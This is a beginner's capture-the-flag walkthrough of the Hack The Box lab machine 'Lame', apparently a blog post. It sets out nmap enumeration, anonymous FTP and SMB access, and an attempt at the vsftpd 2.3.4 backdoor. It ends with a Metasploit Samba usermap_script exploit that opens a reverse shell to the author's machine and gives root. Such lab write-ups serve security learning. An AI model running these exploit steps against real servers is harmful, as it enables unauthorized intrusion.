
Lame HTB Machine by Winter

Today we'll be solving the first machine uploaded to Hack The Box, a very easy machine perfect for beginners as the first machine.


FIRST STEPS AND ENUMERATION

So let's start with the basics, an nmap and if there's a webpage, we'll take a look.



```
❯ nmap -p- -T4 --min-rate 5000 -sV -sC -O -Pn -sS 10.10.10.3 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-22 21:20 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:20
Completed NSE at 21:20, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:20
Completed NSE at 21:20, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:20
Completed NSE at 21:20, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 21:20
Completed Parallel DNS resolution of 1 host. at 21:20, 0.01s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1,
CN: 0]
Initiating SYN Stealth Scan at 21:20
Scanning 10.10.10.3 [65535 ports]
Discovered open port 445/tcp on 10.10.10.3
Discovered open port 21/tcp on 10.10.10.3
Discovered open port 22/tcp on 10.10.10.3
Discovered open port 139/tcp on 10.10.10.3
```

At first glance, it does not appear that there are any websites hosted on the server; however, let us take a look to ensure that we are correct.




The connection has timed out


The server at 10.10.10.3 is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

As we can see, there's no webpage in that server, so let's take a look at the results of nmap.




```
PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 63 vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```



```
139/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     syn-ack ttl 63 distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
```


It seems like we have some interesting open ports, like a TCP port 21 hosting a FTP service (vsftpd 2.3.4) and the TCP port 22 that hosts an SSH service (OpenSSH 4.7p1) that allows anonymous login, so that could be interesting.
Otherhand, we have TCP 139 and 445 that will be most likely a SMB service, and a TCP port 3632 that is a Distcc.
Distcc is designed to speed up compilation by taking advantage of unused processing power on other computers. A machine with distcc installed can send code to be compiled across the network to a computer which has the distccd daemon and a compatible compiler installed.

Let's take a look to the FTP and SSH services first.
And let's make something clear for the SSH service that is pretty old.
That error is common:




```
❯ ssh anonymous@10.10.10.3
Unable to negotiate with 10.10.10.3 port 22: no matching host key type found. Their offer:
 ssh-rsa,ssh-dss
```

Don't worry about it, just force the key exchange:
ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa anonymous@10.10.10.3




```
❯ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa Anonymous@10.10.10.3
Anonymous@10.10.10.3's password:
Permission denied, please try again.
```

Now we have the service working, but we don't have anonymous login in the SSH, just in the FTP service. So let's move on to the FTP.




```
❯ ftp anonymous@10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> |
```

So we have access to the FTP via anonymous login, time to check the files that the server contains and allows us to see.




```
ftp> ls -al
229 Entering Extended Passive Mode (|||26966|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
226 Directory send OK.
ftp> |
```

So it seems we don't have any file yet and we cannot change directory from where we are. Let's check if we can upload files…



```
ftp> put /home/winter/Pictures/1381020.png
local: /home/winter/Pictures/1381020.png remote: /home/winter/Pictures/1381020.png
229 Entering Extended Passive Mode (|||17958|).
553 Could not create file.
```

Seems that we cannot upload files so the anonymous login will be pretty useless for now. Let's check if the vsftpd version has any vulnerability.



```
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523
```

FIRST ATTACK VECTOR & FLAGS


Ok, so the 2.3.4 version of vsftpd have a backdoor command execution vulnerability (CVE-2011-2523)

CVE-2011-2523

A vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.


Pretty critical, right? Let’s recreate this as it looks like a pretty useful attack vector for Lame.

ESSENTIALLY we just have to add an “:)” right after the username and then use a random password.



```
❯ nc 10.10.10.3 21
220 (vsFTPd 2.3.4)
USER whatever:)
331 Please specify the password.
PASS lol
|
```


Then the backdoor should be activated, you can check if the port is open through nmap, scanning just the 6200 port.



```
❯ nmap -p 6200 10.10.10.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-22 21:59 CEST
Nmap scan report for lame.htb (10.10.10.3)
Host is up (0.036s latency).

PORT     STATE    SERVICE
6200/tcp filtered lm-x

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```


It seems that it worked, but the port is being filtered… Seems like that attack vector is disabled.

So let’s move on to the SMB server.
Let’s perform a share listing:




```
❯ smbclient -L //10.10.10.3/
Password for [WORKGROUP\winter]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

Let’s see if we have access to any share.




```
❯ smbclient //10.10.10.3/tmp
Password for [WORKGROUP\winter]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug 22 22:13:08 2025
  ..                                 DR        0  Sat Oct 31 07:33:58 2020
  .ICE-unix                          DH        0  Fri Aug 22 21:17:24 2025
  vmware-root                        DR        0  Fri Aug 22 21:18:04 2025
  5543.jsvc_up                        R        0  Fri Aug 22 21:18:25 2025
  .X11-unix                          DH        0  Fri Aug 22 21:17:50 2025
  .X0-lock                           HR       11  Fri Aug 22 21:17:50 2025
  vgauthsvclog.txt.0                  R     1600  Fri Aug 22 21:17:23 2025

                7282168 blocks of size 1024. 5386512 blocks available
smb: \>
```

Seems like we have access to the /tmp share so let's research a bit about the SMB version.



```
Samba smbd 3.X - 4.X (wor
Samba smbd 3.0.20-Debian
```



Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)


CVE:	Author:	Type:	Platform:	Date:
2007-2447	METASPLOIT	REMOTE	UNIX	2010-08-18

So let's check the CVE:

CVE-2007-2447


The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.

Now, again, let's try to exploit it!
Let's use the old fashioned way: METASPLOIT!




```
❯ service postgresql start && msfconsole
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ====
Authentication is required to start 'postgresql.service'.
Authenticating as: winter,,, (winter)
Password:
==== AUTHENTICATION COMPLETE ====
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
```

Let's search for the samba 3.0.20 version…




```
msf6 > search samba 3.0.2

Matching Modules
================

   #    Name                                  Disclosure Date  Rank
Check  Description
   -    ----                                  ---------------  ----
-----  -----------
   0    exploit/multi/samba/usermap_script    2007-05-14       excellent
No     Samba "username map script" Command Execution
```

And there we have out module ready for exploitation!



```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
```


Now it’s important to set RHOSTS to 10.10.10.3, LPORT to 4444, LHOST to 10.10.14.10 (Or your VPN IP, not your Kali IP) and you should be ready to go!



```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.10.14.10
LHOST => 10.10.14.10
msf6 exploit(multi/samba/usermap_script) > ron
[-] Unknown command: ron. Did you mean run? Run the help command for more details.
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.10.14.10:4444
[*] Command shell session 1 opened (10.10.14.10:4444 -> 10.10.10.3:34970) at 2025-08-22 22
:36:11 +0200

whoami
root
```


There you go! We’re root!
Now we just have to search for the flags.

User Flag:



```
whoami
root
/bin/bash -i
bash: no job control in this shell
root@lame:/# cd /home
root@lame:/home# ls
ftp
makis
service
user
root@lame:/home# cd makis
root@lame:/home/makis# ls
user.txt
root@lame:/home/makis# cat user.txt
```

Root Flag:



```
root@lame:/home/makis# cd /root
root@lame:/root# ls
Desktop
reset_logs.sh
root.txt
vnc.log
root@lame:/root# cat root.txt
```

CONCLUSION

And there we are, two attack vectors, one little rabbit hole, but we have both user and root flag.
Remember that machine is the oldest machine on HTB, and when I first solved it, it was pretty different, but now, in 2025, that’s the step-by-step I followed to solve this machine.

The Lame machine demonstrates classic, low-hanging fruit vulnerabilities in outdated services. The key findings were:

- **vsftpd 2.3.4 backdoor** exists but is mostly non-functional in the lab, highlighting the importance of testing exploits manually instead of relying solely on Metasploit.
- **Samba 3.0.20 usermap_script vulnerability (CVE-2007-2447)** provides a reliable vector for remote code execution, allowing a reverse shell and full root access.
- Exploiting these outdated services illustrates common attack paths in legacy environments and emphasizes the need for patching and secure configurations.

Overall, Lame serves as an excellent beginner-friendly exercise for understanding: service enumeration, manual exploitation, and privilege escalation in a controlled environment.